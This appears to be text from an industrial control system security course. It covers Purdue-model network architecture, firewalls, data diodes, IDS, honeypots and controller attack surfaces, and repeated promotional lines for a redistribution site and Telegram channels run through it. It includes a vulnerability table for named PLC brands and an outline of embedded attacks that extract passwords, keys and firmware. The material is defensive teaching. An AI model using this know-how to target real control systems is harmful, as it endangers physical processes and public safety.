If you check your ICS410 media files, in the **Poster** folder, you should find a PNG version of this diagram. You will also find this diagram in our poster called **Control Systems are a Target**.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Regional SCADA



- Control centers and central ICS data centers are Purdue Level 3
- Think of each field site as a separate process/cell/line
- SCADA WAN links considered untrusted
- Filter and monitor each WAN link in/out
- Nothing prevents you from defining LVL 3 or 4 on smaller sites if needed

When ICSs span multiple remote sites and are managed by a regional SCADA solution, use of the Purdue model can become more confusing. This has led to a number of inconsistent uses of the Purdue model in SCADA between ICS industries, and even within single industries. Hopefully, the reference model above will help you and everyone taking this class come to a more consistent use of the Purdue model for regional SCADA.

Remember, in a plant, Purdue level 3 contains systems that provide plant-wide supervision and control. Regional SCADA is the same, but instead of controlling systems plant-wide, they control systems region-wide. Using this simple guidance, all ICS control centers, and central ICS data centers should be classified as Purdue Level 3.

As for remote sites, outstations, and substations, think of them as their own separate cell/line/process. They will each have their own Purdue level 0, 1, and 2. They will leverage the SCADA WAN to communicate back to the ICS control centers, which means you should be leveraging VPN technologies to safeguard that supervisory and control traffic from being intercepted by attackers as it passes through the WAN.

Remember, WAN connectivity, both physical cabling and wireless technology, is trivially accessible to the determined threat actor. Furthermore, all data going through the WAN is usually accessible from the WAN service provider's networks, so threat actors or malicious insiders at the WAN service provider have the ability to analyze, change, and even spoof your supervisory and control signals if you are not protecting it with cryptographic protections fully in your control, such as VPNs in your enforcement boundaries adjacent to the WAN. Other cybersecurity solutions that provide traffic filtering and monitoring can also aid you in the protection of your systems and detection of attackers.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 2.2

Architecting a Secure ICS Site

This can be performed in either virtual machine. We will be critiquing a network architecture that does not follow many of the architectural rules we just discussed.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Digital copies of the ICS410 Reference Models are in the posters folder of the course media files
  - Keep the internet and elements of it, like email, out of control networks
  - When you define an enforcement boundary, use BIG magnifying glasses
    - Limit to only required traffic
    - Collect and keep a record of all traffic through it
    - Don't let virtualization or Active Directory through it
  - Remember, each level can and should be broken into subnets with flow control between them

- Recommendations to owner/operators
  - If you aren't using the Purdue levels, start today
    - Start with enforcement boundary and DMZ between business and control
    - Then start separating Level 2 and Level 3

- Recommendations to vendors
  - Continue building products that fit in this layered model
  - Create guides for customers on how to do this with your products

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- ICS Attack Surface
  - Lab 2.1: External Attack Surfaces
- Secure ICS Network Architectures
  - Lab 2.2: Architecting a Secure ICS Site
- Enforcement Boundary Devices
- Attacks on Processes
  - Lab 2.3: Passwords in EEPROM Dumps
- Process Technologies
  - Lab 2.4: Exploring Fieldbus Protocols
- Process Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Enforcement Boundary Devices

Applicable Standards:

- **NIST CSF v1.1:** PR.AC-5
- **ISA/IEC 62443-2-1:2009:** 4.3.3.4
- **ISA/EC 62443-3-3:2013:** SR 3.1, SR 3.8
- **ISO/IEC 27001:2013:** A.13.1.1, A.13.1.3, A.13.2.1, A.14.1.2, A.14.1.3
- **NIST SP 800-53 Rev. 4:** AC-4, AC-10, SC-7
- **CIS CSC:** 9, 14, 15, 18
- **COBIT 5:** DSS01.05, DSS05.02

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Enforcement Boundary Device Options

- Use enforcement boundaries to protect your OT/ICS networks
  - Major enforcement boundaries between IT and OT
  - Minor boundaries inside the OT networks
  - Solutions must be engineered to fit each of your environments

- Devices we can use to limit and monitor ICS communications
  - Traditional Network Firewalls
  - NextGen Firewalls and Universal Threat Management (UTM) Devices
  - Network Intrusion Detection/Prevention Systems (NIDS & NIPS)
  - Modern Data Diodes
  - Network Monitoring and Anomaly Detection Solutions
  - USB and file-scanning solutions
  - Honeypots

ICS environments should use specialized network devices to protect control protocols and their data payloads. This helps to keep attackers out of the control networks and provides defenders the visibility to understand what types of data passes enforcement boundaries. Network firewalls enforce rules created by security professionals to limit the type of network traffic between two or more networks. For instance, allow vendor X remote access to this control network but no one else, or allow this PLC to communicate with its HMI but no other network device. Application layer firewalls are specialized network firewalls that can enforce rules for application layer protocols (think OSI Layers 5–7). This can extend that PLC example to add rules to say the HMI can send only read requests but no write requests (aka command signals). Network intrusion detection systems (NIDS) monitor traffic for known attacks and other suspicious behaviors, such as ARP spoofing attacks or buffer overflow attacks. Data diodes provide for one-way communication paths in or out of the control environment to prevent any attacker from obtaining bidirectional access to a control network. Modern data diodes that can extend data diode protections to non-unidirectional protocols like Modbus, DNP3, IEC 104, MMS, and OPC. As always with ICS, the right solution must be engineered to fit the environment.

The ISA-95/Purdue model recommends the following enforcement boundaries as a starting point for ICS networks:

- Safety Integrated System (SIS) zone
- Basic Control/PLC zone
- Supervisory/HMI zone
- Process Information/Data Historian zone
- IT Network zone

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Firewalls

- Firewalls can provide several benefits
  - Limit traffic between network segments
  - Filter conversations based on initial packet alone
  - Perform NAT (Network Address Translation)
  - Encrypt communications for VPN (IPSec)
- When a packet doesn't match an existing rule, it defaults to a set policy
  - Default deny: Only explicitly permitted traffic patterns are permitted
  - Default allow: All traffic permitted except explicitly denied traffic patterns
  - Use DEFAULT DENY in BOTH directions for major enforcement boundaries
- Valuable to aid in intrusion detection and forensics
  - Only if you log allowed and denied traffic
  - Send that log to a SIEM or other analytics system

Firewalls are interesting in that they can play a variety of roles, each with significant benefits. Besides just enforcing an organization's security policies, firewalls can:

- Reduce risks by protecting systems from incoming and outgoing attempts to exploit vulnerabilities
- Increase privacy by making it harder to gather intelligence about a site.
- Filter communications based upon content, such as offensive or malicious content coming in or proprietary content flowing out of an organization
- Encrypt communications for confidentiality
- Provide records concerning both successful and blocked network traffic, which may be critical for incident handling and forensics
- Serve as a "noise filter" and conserve bandwidth

Firewalls of different types can be cascaded effectively or otherwise applied in a myriad of network topologies. Some of the most secure networks intentionally use firewalls of different brands or types in series with similar rule sets as part of a Defense-in-Depth strategy. Even with firewalls, Defense-in-Depth needs to be practiced.

Firewalls are designed with a default rule: If a packet doesn't match another rule, the default rule drops the packet, as should happen on enforcement boundary firewalls. This is known as “deny all except that which is explicitly allowed". Firewall administrators who override this rule create an “allow all except that which is explicitly denied” policy, which is dangerous on enforcement boundary firewalls. This is one reason your security policy must be linked to your organizational policy. Either you make the detailed decisions necessary to establish firewall rules in accordance with the organizational policy, or you make them arbitrarily. They likely will not withstand organizational pressure over time if they are arbitrary.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Firewall Rules

- State-less access control lists, sometimes found on switches and routers
  - `permit tcp 502` from `10.42.84.33` to `172.16.13.66`
  - `permit tcp >1023` from `172.16.13.66` to `10.42.84.33`
- Stateful firewall rules (all firewalls for last 20 years)
  - Stateful feature allows firewall to determine return traffic
  - `permit tcp 502` from `10.42.84.33` to `172.16.13.66`
- Next-gen firewall rules with basic application awareness
  - Often uses simple rules to minimize delays and resources on firewall
  - `permit tcp 502` from `10.42.84.33` to `172.16.13.66` if modbus
- Next-gen firewall with application layer rules
  - Vendors rarely differentiate this from basic application awareness
  - `permit tcp 502` from `10.42.84.33` to `172.16.13.66` if modbus `read-coils`


Traditional Access Control Lists (ACLs) are often available on network devices such as layer 3 switches and routers. Some of these may feature stateful rules or require additional configurations and resource constraints, but many of them do not. When an ACL is stateless, it means it does not try to associate requests and responses into stateful conversations like most firewalls do. Because of this, you must create two rules for each conversation, one for the requestor's traffic and one for the responder's traffic. For the responder, you will need to allow all TCP or UDP ports greater than 1023 since we cannot predict which ephemeral port that machine will use. You might be able to specify a smaller ephemeral port range if you know more details of the devices communicating, but when in doubt use >1023 since most NAT and load balancers can use all ports above 1023 for ephemeral purposes.

Traditional firewalls are fast, but they can be fooled. Application layer and nextgen firewalls are at the opposite end of the spectrum. Among firewalls, they are the most inconvenient to manage, such as when a new protocol isn't yet supported; however, application layer and nextgen firewalls usually provide the best security. The primary difference between application layer firewalls and nextgen firewalls is usually the inclusion of other security detection engines such as intrusion detection systems (IDS).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Data Diodes

- First data diodes were physical-only solutions
  - Originally used in military networks
  - Leveraged a data emitting diode on one side and light receiving on the other side
  - No physical means to send data backwards
- Original data diodes had limited use cases
  - Collections of log event via syslog
  - Protection from misconfigured span ports
- Could not work with any TCP based protocol
  - No 3-way handshakes
  - No packet acknowledgements
- Could not work with most UDP protocols
  - Many are request/response oriented
  - We can't get data without requesting it



Data diodes are used routinely to protect secrecy in military and government networks. Data diodes are hardware-focused; software associated with diodes tends to be fairly primitive. In principle, you can turn diodes around to send data out of safety-critical networks instead of into confidentiality-critical networks, but diodes have limited support for industrial protocols.

Control system networks were typically isolated environments with little to no communication in or out. Over the years, the need for secondary site replication, remote support, asset performance management, business intelligence analysis, and management visibility needs have driven the reality of today's interconnected control system environments. The need to connect and provide data has always been examined in parallel with the level of risk added to the control system by connecting external environments.


The challenge is to provide a means to send data from the control network to a less secure network, but prevent letting traffic from the less secure network back in.

An example of this need can be seen in an approach often utilized by IDS tap points. An IDS system in a certain level of a network that wants to see network traffic in another more secure network would, if simply connected to both networks, effectively dual-homed and bypass the security controls in place between the networks, or alternatively, unique IDS collectors would need to exist in each network. This problem is solved through a physical one-way data flow solution. IDS vendors tend to solve this problem with either commercial network taps or span port configurations on network switches. If a switch's span port is misconfigured, an attacker could possibly use that port to compromise the protected network. To prevent this, we can use data diodes to ensure that no communication can flow into the protected network regardless of the span port's configuration.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Modern Data Diodes

- Modern data diodes support non-unidirectional protocols
  - Uses traditional hardware data diode at the center
  - Adds software at one end to collect data
  - Adds software at the other end to distribute data
  - Non-unidirectional protocols are used on either end, but not in the middle



- These are not drop-in replacements for firewalls
  - Must be able to pre-determine all data to collect on the secure side
  - Must have support and a license for your desired protocol
  - Most of the TCP/IP-based ICS protocols we have discussed in class are supported

- Two of the largest modern data diode vendors for ICS
  - Waterfall calls their devices Unidirectional Gateways
  - Owl and most other vendors still call their products Data Diodes

Modern data diodes are not drop-in replacements for firewalls. If infrastructures are architected correctly, modern data diodes can be used in some scenarios to replace firewalls, but not in every situation. To use a modern data diode, it must support your protocol. You also must predetermine EXACTLY what data you need from the secure network at the time of configuration because the unsecured network cannot request anything.

Modern data diodes use software applications on either side of a traditional data diode. A data gathering application collects the needed data on one network with any supported protocol, pushes the collected data through the traditional data diode in the center using a proprietary unidirectional protocol, and then a data presentation application collects that data to present or deliver it to systems on another network using the same protocol that was used to collect the data. For example, the software queries historians on a protected ICS network for data, transmits the data unidirectionally to an external network (usually a corporate network), and then inserts the data into a replica historian. Corporate users and applications can interact with the replica without putting the source historian or control system network at risk.

The most commonly deployed data diode solutions are historian and OPC replication. A data gathering application on the inside network queries the real OPC servers for data, sends the data out to the corporate network, and emulates the original OPC servers, serving data to anyone who requests it using the OPC protocol on the corporate network. This way, no second historian server needs to be purchased.

The full bidirectional OPC protocol is used to gather data, the data is extracted from the protocol and sent across the data diode core, and the presentation software stores the data on the corporate side. That presentation software uses the real bidirectional OPC protocol to publish data on the corporate network. The same approach can be used to monitor devices and systems using Modbus, DNP3, ICCP, and many other bidirectional protocols.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IDS and IPS

- Network Intrusion Detection Systems (NIDS)
  - Implies passive inspection of network traffic
  - Best used in links to Purdue Level 3 because most rules are IT protocol centric
- Network Intrusion Prevention Systems (NIPS)
  - Implies in-line inspection of network traffic
  - Often are the same devices as NIDS, just different configurations
  - Can block ICS protocols if not properly configured
  - Can increase communication latency and cause jitter (inconsistent packet rates)
  - If properly configured, can be effective on ICS WAN links
- Most vendor included rules for ICS protocols are of limited value
  - Many trigger on write commands, which are normal in most ICS traffic
  - Custom rules can be created for your traffic, but time and expertise are big limiters
  - ICS vendors can benefit from adding NIDS with custom rules in their solutions

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Network Monitoring and Anomaly Detection

- Firewall log collection
  - Enable event logging for all allowed and denied traffic rules (one event per stateful connection)
  - Send events to a SIEM for analysis and correlation
  - Least expensive method to gain visibility to network traffic

- Network Flow records
  - Provides statistics such as total packets, bytes, and protocols used in each conversation
  - NetFlow/IPFIX is a feature built into many switches, routers, and firewalls
  - Zeek is open-source and generates similar statistics but with customizable parsing scripts
  - Many commercial network monitoring solutions are based on Zeek collectors
  - Most modern SIEMs natively support all of these flow statistic formats

- Full Packet Collection
  - Not feasible for most enforcement boundaries due to cost and traffic
  - Rolling local collections of last 24 hours can be feasible, supplemented with flows
  - Network analysis and forensics can't be done without full packet captures
  - Arkime is highly scalable open-source tool to capture, collect, and analyze full packet captures
  - Malcolm (from Idaho National Labs) combines Zeek + Elastic Stack + Arkime

Resources:

- https://www.elastic.co/elastic-stack
- https://arkime.com
- https://github.com/idaholab/Malcolm

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Shortcomings of Enforcement Boundary Devices

- Limited by your ability to configure and maintain the devices
  - Requires proper change control and periodic audits
  - Logs and alerts need to be monitored
  - Dual-homed devices may bypass them
- Management solutions spanning between IT and OT can defeat boundaries
  - AD servers in IT can expose OT credentials
  - Compromised machines can be moved from IT subnets to OT subnets
  - OT virtual machines can be modified from compromised physical VM hosts in the IT
- Enforcement boundaries do not prevent data from being physically carried in (sneakernets)
  - USB Devices
  - Cell phones
  - Vendor and consultant Laptops

With the value that enforcement boundary devices offer, it can be tempting to think that they are cure-alls. They are not. Enforcement boundary devices are not bulletproof. They do not stop all attacks. In fact, they can be attacked themselves.

Although these solutions provide a technical means to resolve the problem of information sharing from a critical network to the business network, they do not prevent human threats. There is still a need to provide adequate physical security for the critical network components to prevent unauthorized access.

Even with data diodes in place, an individual intentionally or unintentionally may simply wire around the data diode and connect the two networks together, effectively bypassing some of the valuable controls put in place.

There is also the growing risk of mobile devices, which can be easily carried into critical network locations and connected.

Many people foolishly have blind faith in enforcement boundary devices. You will hear statements like, "We are behind a firewall. Why do we need to put patches on our systems, or use access controls on our web servers?" One of the downsides of having enforcement boundary devices is that an organization can become careless about other aspects of security. The best way to think of enforcement boundary devices conceptually is like an umbrella. When you use an umbrella, it keeps a lot of the rain off you, especially your head. However, some of those raindrops get through the perimeter defense. In information warfare, we call these leaks.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

USB and File Scanning Stations

- Individuals physically entering ICS sites
  - Require USB drives are disclosed and scanned for malware
  - Scanning process should keep a history of what was brought in
  - Consider USB controls on workstations and servers
  - Examples (often called Sheep Dip solutions)
    - OPSWAT's MetaDefender Kiosk
    - BlueCoat's Industrial Control System Protection (ICSP)
    - Home-grow your own with some scripts and an AV solution

- Individuals remotely connecting to ICS networks
  - We want a similar process and record for remote users as well
  - Something as simple as a locked down SharePoint server with AV
  - User uploads file from VPN connection, downloads it to jump host

Remember, before most individuals can physically enter an ICS site, they often have to go through a check-in and decontamination process. That is what we want for all data entering the site as well.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Honeypots

- A tempting treat for bears... and cyber attackers.
- Low-interaction honeypots simply listening for traffic, log, and alert
  - Detect unauthorized scanning and probing
  - Detect attempted breaches into secured networks
  - Example: Honeyports (https://sourceforge.net/projects/honeyports)
  - Are generally safe to use in production environments, but network monitoring can offer more
- High-interaction honeypots try to convince the attacker they are on a vulnerable system
  - Can alert, but primarily created to study attacker's tools and methods
  - Example: Conpot (https://www.github.com/mushorg/conpot)
  - Not recommended for production environments
- Recommendations to vendors
  - Consider high-interaction honeypots to gain threat intel
  - Actual products in a safe and highly-monitored subnet are the best honeypot
  - Have actual attackers find and show you your vulnerabilities...
  - Would probably take 3–4 full-time staff to do it right

The ultimate goal of security is to reduce or eliminate risks to an organization's critical assets. Ideally, we prefer to do this by preventing attacks, but one of the key mottos of information security is, "Prevention is ideal, but detection is a must". We must realize that an organization's key resources will be attacked, and we have to be ready to detect the attack as early in the cycle as possible and take advantage of this when it does occur. One way of doing this is with honey-x technology, such as honeypots.

The functionality of honeypots is so diverse that it has been a challenge to define exactly what a honeypot is: Honeypots serve many different purposes for different organizations. Generally, a honeypot is an information system resource whose value lies in the unauthorized or illicit use of that resource. In fact, its value lies in its being misused. The information system resource might be:

- A dedicated server
- A simulated system or state machine
- A service on a selected host
- A virtual server
- A single file with special attributes that is sometimes called a honeytoken

Low-interaction honeypots simply listening for traffic on control protocol ports that log and reject connections can detect unauthorized scanning and probing, detect attempted breaches into secured networks, and provide alerts of detected activity.

For organizations and researchers, one of the primary purposes of deploying honeypots is to learn about the tactics and motives of attackers. By utilizing high-interaction honeypot technology and by watching how attackers compromise systems and what they do after the system is compromised, we can identify the tools they use, their skill levels, and their motives for attacking systems. In addition, on large-volume networks, honeypots can help us focus on the attack traffic, providing a straightforward way to isolate the legitimate traffic.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Basic firewalls are a must in enforcement boundaries
  - There are many features in modern firewalls that can help
  - Modern data diodes are good choices, but not drop-in replacements for all firewalls
  - NIDS/NIPS are most beneficial on Purdue Level 3
- Recommendations to owner/operators
  - Use default deny policies for traffic through major enforcement boundaries
  - Use passive monitoring at a minimum through minor enforcement boundaries
  - Collect at least 1 log event per conversation through any enforcement boundary
  - Scan and document all USB drives and all files brought in through remote access
- Recommendations to vendors
  - Document all required traffic patterns for your clients, both normal and emergency traffic
  - Consider honeypots to identify vulnerabilities and exploits for your products

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- ICS Attack Surface
  - Lab 2.1: External Attack Surfaces
- Secure ICS Network Architectures
  - Lab 2.2: Architecting a Secure ICS Site
- Enforcement Boundary Devices
- Attacks on Processes
  - Lab 2.3: Passwords in EEPROM Dumps
- Process Technologies
  - Lab 2.4: Exploring Fieldbus Protocols
- Process Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Attacks on Processes

Applicable Standards:


- **NIST CSF v1.1:** ID.RA-1
- **ISA 62443-2-1:2009:** 4.2.3, 4.2.3.7, 4.2.3.9, 4.2.3.12
- **ISO/IEC 27001:2013:** A.12.6.1, A.18.2.3
- **NIST SP 800-53:** Rev. 4 CA-2, CA-7, CA-8, RA-3, RA-5, SA-5, SA-11, SI-2, SI-4, SI-5
- **CIS CSC:** 4
- **COBIT 5:** APO12.01, APO12.02, APO12.03, APO12.04, DSS05.01, DSS05.02

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Purdue Level 0/1 Attack Surfaces



Controllers (PLCs, RTUs, IEDS, and so on) possess numerous attack surfaces. We should consider all the components and major functions of a controller to develop a holistic protection strategy. The controller consists of a central processing unit (CPU), memory (tables and logic), input interfacing, and output interfacing. Memory in the system is generally of two types: ROM and RAM. The ROM contains the program information that allows the CPU to interpret and act on the logic or program stored in the RAM. As the PLC scans and executes logic, it reads and stores values to memory (registers or tables). The values may also be used and referenced by the application program. Newer PLCs are now available with electrically erasable programmable read-only memory (EEPROM), which does not require a battery (to preserve what is stored in the RAM). There are input units and output units and ports to connect to the controller. You will also find a clock, power supply, and typically a battery.

Attack surfaces include:

- Physical components, such as chips, cards, ports, or smart cards (includes communication ports, card slots, and diagnostic ports)—for example, an Ethernet port or an RS-232 serial port. Direct access to the device and its ports provides attackers many options. Attackers can inject malicious code into controllers through physical access of engineering serial ports or by memory update devices such as USB drives, Secure Digital (SD) cards, or CompactFlash (CF) cards. Backdoors and unprotected interfaces (used during development for testing, development, monitoring, or maintenance purposes) are deployed in production equipment. Many devices lack access control and authentication mechanisms to engineering and console ports. Attackers have been able to remove coverings and directly access boards and chips. Physical security protections can be limited or subverted for devices in the field or on the plant floor.
- Firmware/RTOS: Vulnerabilities in the real-time operating system can allow an attacker to access/read data and write to memory. Vulnerabilities can include hardcoded accounts, weak authentication, cleartext FTP and Telnet services, debugging code (assists reverse engineers), and unauthenticated read/writes.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

The memory holds the program logic (function blocks, ladder logic, and so on), Input Tables/registers, and Output Tables/registers. Many RTOSs lack software and information integrity mechanisms. Some implementations use an Ethernet Module on the backplane to implement TCP stacks which may rely upon Linux or a custom stack. Lack of adequate equipment disposal may allow an attacker to acquire and reverse engineer equipment.

- Applications (system software) can carry a number of vulnerabilities. Newer PLCs have included web servers to display controller information and provide a management interface. This can add a number of web-based vulnerabilities to the controller.
- Communication includes the protocols used to connect up to the application server, HMIs, and Engineering Workstation, or down to the instruments. Many industrial protocols have few security protections (some have added authentication mechanisms and limited integrity features, such as DNP3v5) and the majority use cleartext communications. Protocol vulnerabilities can be numerous, such as inadequate data source authentication. The control network can be vulnerable to network compromise from an attached business network. Lack of or inadequate network segregation such as using virtual local area networks (VLANs) for security or using the same network services for business operations and control systems can allow attackers access to engineering workstations.
- Supply chain compromises can allow attackers direct access to chips and cards prior to delivery of the controller. This provides an opportunity to add code and undocumented features.
- People. The final attack surface involves the people who interact with the plant floor and field devices. PLC programmers, electricians, field technicians, and process control engineers can put systems at risk through a lack of awareness and poor security behaviors. The insider threat does not need to be a co-opted individual; the more likely is an unwitting person who places an untrusted USB drive into a device.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Digital Bond's Project Basecamp 2012

- Devices Tested
  - Allen-Bradley ControlLogix / MicroLogix
  - Schneider Modicon Quantum
  - General Electric D20ME
  - Schweitzer SEL-2032
  - Koyo H4-ES
  - SCADAPack (bricked in testing)

- Table Key
  - X Vulnerability easily exploited
  - ! Vulnerability difficult to exploit
  - ✓ System lacks vulnerability

	A-B	Schneider Electric	GE	SEL	Koyo
Firmware	!	X	!	!	!
Ladder Logic	!	!	X	!	X
Backdoors	!	X	X	✓	✓
Fuzzing	X	X	X	!	!
Web	!	X	N/A	N/A	X
Basic Config	!	!	X	!	!
Exhaustion	✓	✓	X	✓	✓
Undoc Features	!	X	X	!	!

This research was not exhaustive as the researchers involved worked with available controllers and a firmware/system software version. The results of their "look" provide a good summary of the security vulnerabilities commonly found in controllers. The researchers attempted to discover all the vulnerabilities they could across several areas (firmware, fuzzing, program changes, existing backdoors, web-based vulnerabilities in management interfaces, undocumented features, exhaustion of resources, and configuration weaknesses). Each researcher spent a specific amount of time conducting research. Digital Bond provides a succinct summary: "In the words of Reid Wightman, 'it was a bloodbath.' As everyone expected, the PLCs crashed, had typical vulnerabilities such as overflows and XSS, and had product features that could be used against the device."

Reference:

- Full presentation from S4 on YouTube
  https://www.youtube.com/watch?v=dtadMIN3CCc

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Device Maintenance Interfaces

- Many field devices provide maintenance interfaces
  - Manually initialize/configure/override the control device
  - Use for troubleshoot
  - Often have extra functionality only available to vendors
- Maintenance interfaces have little to no security
  - Often do not support usernames
  - May not support passwords or only support very weak passwords
  - If passwords are used, they are usually shared across all similar devices
  - Most security added can usually be bypassed with embedded attacks

Many field devices such as RTUs, PLCs, Relays, and IEDs provide local interfaces for field technicians to troubleshoot or manually override the control device. These maintenance interfaces may or may not have authentication protections. If they don't, then attackers can just manually control the system. However, if authentication protections are present, attackers may be able to defeat or bypass these protections with physical access using the attacks we discussed previously, or using hardware-based attacks, which we discuss in the upcoming slides. Simple password protection on maintenance interfaces often gets set to universal passwords that engineers can use on all devices, making them easier to remember.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Embedded Electronic Attacks

- Older field devices do not have cybersecurity defenses
  - Electronic attacks are of less interest
  - Just ask them to do something, and they will
- Cybersecurity defenses on newer devices may be defeated
  - Attackers may use embedded electronic attacks to retrieve
    - Maintenance interface passwords
    - Cryptographic keys, certificates, and algorithms
    - Firmware to disassemble and identify vulnerabilities
  - If cryptographic keys for network protocols are obtained, attackers may
    - Attack the management servers and supervisory systems
    - Other controllers and field devices

